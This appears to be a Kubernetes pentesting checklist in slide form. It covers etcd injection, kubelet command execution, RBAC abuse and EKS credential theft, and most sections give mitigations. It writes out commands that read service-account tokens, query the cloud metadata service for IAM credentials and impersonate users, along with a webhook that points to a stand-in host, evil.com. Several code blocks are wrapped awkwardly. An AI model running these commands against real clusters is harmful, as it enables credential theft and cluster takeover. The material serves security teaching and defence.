A Kubernetes Pentesting Checklist

Kubernetes is a powerful container orchestration platform, but its complexity also introduces security risks. We will explore the top offensive techniques that attackers can leverage to compromise Kubernetes clusters.

Control Plane Attacks

Etcd: Directly access the etcd database to read secrets and inject malicious objects

Kubelet: Exploit the kubelet API to list pods, execute commands, and gain node access

Kube-apiserver: Compromise the API server to enumerate resources and manage cluster objects

Static Pods: Create malicious static pods on compromised nodes for persistence

Malicious Admission Controller: Register a mutating webhook to modify resource requests and escalate privileges

RBAC Abuse

Stealing Tokens: Steal service account tokens mounted in pods to gain elevated permissions

Powerful Verbs: Leverage verbs like "impersonate", "escalate", "bind" to act as more privileged users

Lateral Movement: Exploit resource creation, port forwarding, ephemeral containers to move laterally

Certificate Signing Requests: Abuse CSRs to obtain cluster certificates for authentication

EKS Attacks

Specific techniques for attacking Amazon EKS clusters, such as exploiting misconfigured IAM roles

Offensive Techniques For kubernetes

SWIPE ▶

Control Plane Attacks

Etcd

What is etcd?

- Highly-available, distributed key-value data store
- Stores all Kubernetes cluster state data (secrets, pod configs, node info)
- Typically access is restricted to kube-apiserver

Dangers of Direct etcd Access

- Attackers have "root" permissions with direct etcd access
- Can bypass standard access controls enforced by kube-apiserver

Attacking etcd

Reading Cluster Data

- Use strings command to view contents of etcd database file
- Use etcdctl to list and retrieve Kubernetes resources

```
$ etcdctl get /registry/deployments --cacert=ca.crt --
-key=client.key --cert=client.crt --prefix --keys-only
```

Decoding Kubernetes Objects

- Use auger tool to decode binary protobuf data in etcd
- Output objects as YAML or JSON

```
$ etcdctl get /registry/pods/default/test-pod | auger decode
```

Injecting Malicious Objects

- Use auger to encode YAML/JSON and etcdctl to write to etcd
- Kubetcd tool automates etcd injections and handles nuances


```
$ auger encode -f bad-pod.yaml | etcdctl put
- /registry/pods/default/bad-pod
```

Persistence and Lateral Movement

- Create pods with names not matching etcd keys to bypass kube-apiserver
- Inject pods into non-existent namespaces to hide from default queries

```
$ kubetcd create pod persistence-pod -t template -n hidden
-namespace --fake-ns
```

Normal Control Flow For Pod Creation


CLIENT
API SERVER
ETCD
CONTROLLER MANAGER
SCHEDULER
KUBELET
DOCKER
1. Create Pod
2. Store object definition
3. Create POD resources & update etcd
4. Identifies where POD has to be created & update the state in etcd
5. Retrieve the template for the POD
6. Create the container
7. Update the state

@BelowTheMat

Kubelet

What is the Kubelet?

- Runs on each Kubernetes worker node
- Responsible for managing pods and communicating with the control plane
- Exposes its own API on ports 10250 and 10255

Kubelet API Endpoints

- '/runningpods': List information about running pods
- '/configz': Retrieve Kubelet configuration details
- '/run/<namespace>/<pod>/<container>': Execute commands within pods

Kubeletctl Tool

- Implements a client to query the Kubelet API
- Can scan for service account tokens and run commands on all pods

Mitigations


- Disable anonymous requests to the Kubelet
- Implement proper authentication and authorization
- Require valid RBAC tokens and PKI certificates

Kubelet API Risks

- Anonymous authentication and AlwaysAllow authorization enabled by default
- Undocumented endpoints can be reverse-engineered and abused
- Bypasses normal admission control and audit logging

```
$ curl -k "https://<kubelet>:10250/runningpods" $
curl -k "https://<node_ip>:10250/configz" $
curl -k -XPOST -
"https://<kubelet>:10250/run/<namespace>/<pod>/<containe
r>" -d "cmd=<command>"
```

```
$ kubeletctl scan token
$ kubeletctl run "uname -a; whoami" --all-pods
```



Kubernetes Components

Kube-apiserver

What is the kube-apiserver?

- Exposes access to the Kubernetes cluster
- Manages Kubernetes resources and API functionality
- Requires TLS enabled with cert/key files

Accessing the kube-apiserver

- Credentials found in ~/.kube, KUBECONFIG env var, or mounted into pods
- Can be configured to allow anonymous access
- Supports RBAC for authorization

Enumerating Cluster Resources

- List existing Kubernetes objects with kubectl get
- Retrieve details of specific resources with kubectl describe

```
$ kubectl get pods
$ kubectl describe pod my-pod
```

Managing Cluster Objects

- Create, update, and delete resources with kubectl apply
- Leverage RBAC permissions to perform actions
- Inject malicious objects into the cluster

```
$ kubectl apply -f malicious-pod.yaml
```

Attacking the kube-apiserver

- Exploit misconfigured RBAC permissions to escalate privileges
- Abuse API functionality to perform unauthorized actions
- Leverage API server vulnerabilities for remote code execution

```
$ kubectl auth can-i create pods
$ kubectl proxy & curl http://localhost:8001/api/v1/pods
```

Mitigations

- Secure access to the kube-apiserver with strong authentication
- Implement RBAC policies to restrict permissions
- Keep the kube-apiserver updated with the latest security patches
- Monitor API server logs for suspicious activity

Static pods

What are Static Pods?

- Pods managed directly by the kubelet, not the kube-apiserver
- Configuration stored in a local directory on each node
- Registered as "mirror pods" in the API server

Locating Static Pods

- Kubelet configuration parameter staticPodPath or --pod-manifest-path
- Often set to /etc/kubernetes/manifests

Attacking Static Pods

- Compromise a node to create malicious static pods
- Static pods cannot reference other API objects, limiting utility
- Provides a stealthy way to maintain persistence on a node

Mitigations

- Secure access to the node's static pod directory
- Monitor for unauthorized changes to static pod configurations
- Restrict the capabilities of static pods to limit potential damage

```
$ kubectl get pods -o wide
NAME                                          NODE
<static_pod_name>-<node_hostname>             <node_hostname>
```

```
apiVersion: v1
kind: Pod
metadata:
    name: malicious-static-pod
spec:
    containers:
    - name: container
      image: evil/image
```

Malicious Admission Controller

What are Admission Controllers?

- Intercept resource creation requests before authentication/authorization
- Validate or mutate requests before persisting to etcd
- Enabled through kube-apiserver --enable-admission-plugins

Malicious Admission Controllers

- MutatingAdmissionWebhook plugin enabled by default in 1.29+
- Attackers can register a new malicious mutating webhook
- Webhook server modifies requests before they are persisted

```
apiVersion: admissionregistration.k8s.io/v1
kind: MutatingWebhookConfiguration
metadata:
  name: malicious-webhook
webhooks:
- name: evil.webhook.com
  clientConfig:
    url: https://evil.com/mutate
```

Attacking with Admission Controllers

- Inject vulnerable container images into new pods
- Add backdoored sidecar containers to existing pods
- Escalate privileges by modifying resource requests

```
apiVersion: v1
kind: Pod
metadata:
  name: vulnerable-pod
spec:
  containers:
  - name: container
    image: evil/image
```

Mitigations

- Carefully review enabled admission controllers
- Secure access to the kube-apiserver to prevent registering webhooks
- Monitor for unauthorized changes to the MutatingWebhookConfiguration

RBAC Abuse

Stolen Token

Creating Pods with Stolen Tokens

- Attackers can create new pods and automount a service account token
- Requires permission to create pods in the target namespace

Executing Commands to Steal Tokens

- Even without pod creation, attackers can exec into existing pods
- Read the token from the mounted service account secret

```
apiVersion: v1
kind: Pod
metadata:
    name: nginx
    namespace: <namespace-with-service-account>
spec:
    containers:
    - name: nginx
    image: nginx
    serviceAccountName: <service-account-name>
automountServiceAccountToken: true
```

```
$ kubectl -n <namespace> exec pod -- "cat /var/run/secrets/kubernets/serviceaccount/token"
```

Influencing Pod Scheduling

- Permissions like deleting/evicting pods, updating node status
- Compromise a node to schedule a pod and steal its token

Stealing Secrets

- Kubernetes secrets may contain service account tokens
- Tokens were non-expiring by default prior to 1.24

Mitigations

- Limit permissions to create/exec into pods
- Restrict access to node resources and Kubernetes secrets
- Use short-lived service account tokens (since Kubernetes 1.24)

Powerful Verbs

Impersonation

- Kubernetes supports impersonating other users through HTTP headers
- Allows making API requests as a different user, potentially with higher privileges

```
curl -k -v -XGET -H "Authorization: Bearer <impersonator
-token>" \ H "Impersonate-User: system:serviceaccount:
-<namespace>:<service-account-name>" \ -H "Accept:
- application/json" \ https://<master_ip>:
-<port>/api/v1/namespaces/kube-system/secrets/
```

Escalation

- RBAC prevents updating roles with greater permissions without "escalate" verb
- Attackers can modify roles/cluster roles to grant themselves more privileges

```
# Requires "escalate" verb on the role
kubectl create clusterrole super-admin --verb=* --resource=*
```

Binding

- RBAC prevents binding to roles without "bind" verb on the role
- Attackers can bind themselves to roles with greater permissions

```
# Requires "bind" verb on the role
kubectl create rolebinding super-admin-binding --
-clusterrole=super-admin --user=attacker
```

Token Creation

- Permission to "create" serviceaccounts/token allows creating new tokens
- Enables obtaining tokens for service accounts with higher privileges

```
# Requires "create" on serviceaccounts/token
kubectl create serviceaccount privileged-sa
kubectl create token privileged-sa
```

Mitigations

- Carefully audit RBAC permissions and roles
- Restrict access to powerful RBAC verbs like "impersonate", "escalate", "bind"
- Monitor for suspicious RBAC changes and token creation

Lateral Movement

Resource Creation on Nodes

- Ability to create resources like Pods, ReplicationControllers, Jobs, etc.
- Can schedule vulnerable containers on specific nodes to escape and gain access

```
apiVersion: v1
kind: Pod
metadata:
    name: vulnerable-pod
spec:
    containers:
    - name: container
    image: evil/image
```

Port Forwarding

- Kubernetes supports forwarding local ports to pods and services
- Can be used to access potentially sensitive applications within the cluster

```
$ kubectl port-forward pod/mypod 8888:5000
$ kubectl port-forward deployment/mydeployment 5000 6000
$ kubectl port-forward service/myservice 8443:https
```

Ephemeral Containers

- Ephemeral containers can be used to execute code within existing pods
- Provides access to the pod's resources, including service account tokens

```
$ kubectl debug node/mynode -it --image=evil/image
```

Nodes/Proxy

- Access to the nodes/proxy subresource grants Kubelet API access
- Can be used to list pods, execute commands, and bypass access controls

```
$ curl -k -H "Authorization: Bearer $(token)"
"https://<kubelet>:10250/pods"
```

Mitigations

- Restrict permissions to create resources that can enable node access
- Monitor for suspicious port forwarding and ephemeral container usage
- Secure access to the Kubelet API and require proper authentication

Certificate Signing Requests

What are CSRs?

- Kubernetes uses PKI authentication between components
- CSRs allow requesting new certificates to be signed
- Access to CSRs is controlled by RBAC permissions

Escalating Privileges with CSRs

- Identify a user with desirable privileges
- Create a new CSR to obtain a certificate for that user
- Use the signed certificate to authenticate as the privileged user

Attacking Node and Control Plane Communication

- CSRs are used to add new nodes to the cluster
- Attackers can create malicious CSRs to join rogue nodes
- CSRs also secure communication between control plane components

Mitigations

- Restrict RBAC permissions on CertificateSigningRequest objects
- Implement strict approval policies for CSR requests
- Monitor for unauthorized CSR creation and signing
- Secure the Kubernetes PKI infrastructure

```
# Example CSR request
apiVersion: certificates.k8s.io/v1
kind: CertificateSigningRequest
metadata:
   name: my-csr
spec:
   request: <base64 encoded CSR>
   signerName: kubernetes.io/kube-apiserver-client
   usages:
   - client auth
```

```
# Example node CSR request
apiVersion: certificates.k8s.io/v1
kind: CertificateSigningRequest
metadata:
   name: node-csr-example
spec:
   request: <base64 encoded CSR>
   signerName: kubernetes.io/kubelet-serving
   usages:
   - server auth
```

EKS

Attacking Amazon EKS Clusters

Kube2IAM and KIAM

- Intercept calls to EC2 metadata service to obtain temporary IAM credentials
- Namespaces and pods annotated to control which IAM roles can be assumed
- Attacker can enumerate annotations to obtain credentials

```
$ kubectl describe {pods,namespaces} | grep =
-iam.amazonaws.com
$ TOKEN=$(curl -X PUT
- "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-
-metadata-token-ttl-seconds: 21600")
$ curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
- http://169.254.169.254/latest/meta-data/iam/security-
-credentials/<role>
```

IAM Roles for Service Accounts

- Kubernetes service accounts associated with IAM roles via annotations
- Service account tokens mounted into pods, AWS_WEB_IDENTITY_TOKEN_FILE and AWS_ROLE_ARN set
- Attacker can assume IAM role by making request to AWS STS with service account token

```
$ cat /var/run/secrets/eks.amazonaws.com/service-
-account/token
```

AWS-auth ConfigMap

- Used for EKS cluster authentication based on IAM
- Attacker can modify to establish persistence from own AWS account

```
apiVersion: v1
data:
     mapRoles: |
        - groups:
          - system:bootstrappers - system:nodes
           rolearn: arn:aws:iam::111122223333:role/my-role
username: system:node:{{EC2PrivateDNSName}}
kind: ConfigMap
metadata:
     name: aws-auth
     namespace: kube-system
```

Mitigations

- Restrict IAM permissions for EKS nodes and pods
- Audit annotations for IAM roles and service accounts
- Secure the aws-auth ConfigMap and cluster authentication
- Monitor for suspicious activity accessing IAM credentials